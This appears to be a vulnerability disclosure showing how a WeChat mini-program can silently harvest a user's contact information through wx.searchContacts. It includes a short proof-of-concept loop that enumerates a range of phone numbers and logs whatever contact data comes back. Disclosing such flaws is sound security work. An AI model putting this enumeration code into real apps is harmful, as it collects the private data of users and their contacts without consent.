

I. Detailed description:

1. Test steps:

Test tools: WeChat mini-program developer tool

```
<br/>
<br/>
button type="primary" bindtap='searchContacts'>searchContacts</button>
```

Set a button in index.wxml and bind an event.

Write the wx.searchContacts into the event in the index.js file, and click the button, the user interface is normal, and the development tool backend can obtain the information of user contacts.

```
searchContacts: function (e) {
  var Number = 15840250000

  var time = 1

  while(Number < 15840250010) {
    let i = Number.toString()
    console.log('第', time, '次')

    wx.searchContacts({
        phoneNumber: i,
        success (res) {
          console.log(res, '第', time, '次')
        },
        fail: console.error,
    })

    Number = parseInt(i)

    Number ++
    time ++
}
```

At this point, if the host program (WeChat) has already obtained the permission of the contact, the mini program can obtain part of the contact information without the user's knowledge. As shown in Figure 1 and Figure 2 (this problem exists on both Android and iOS systems):




Figure 1. Screenshot in developer tool after real machine test on Android.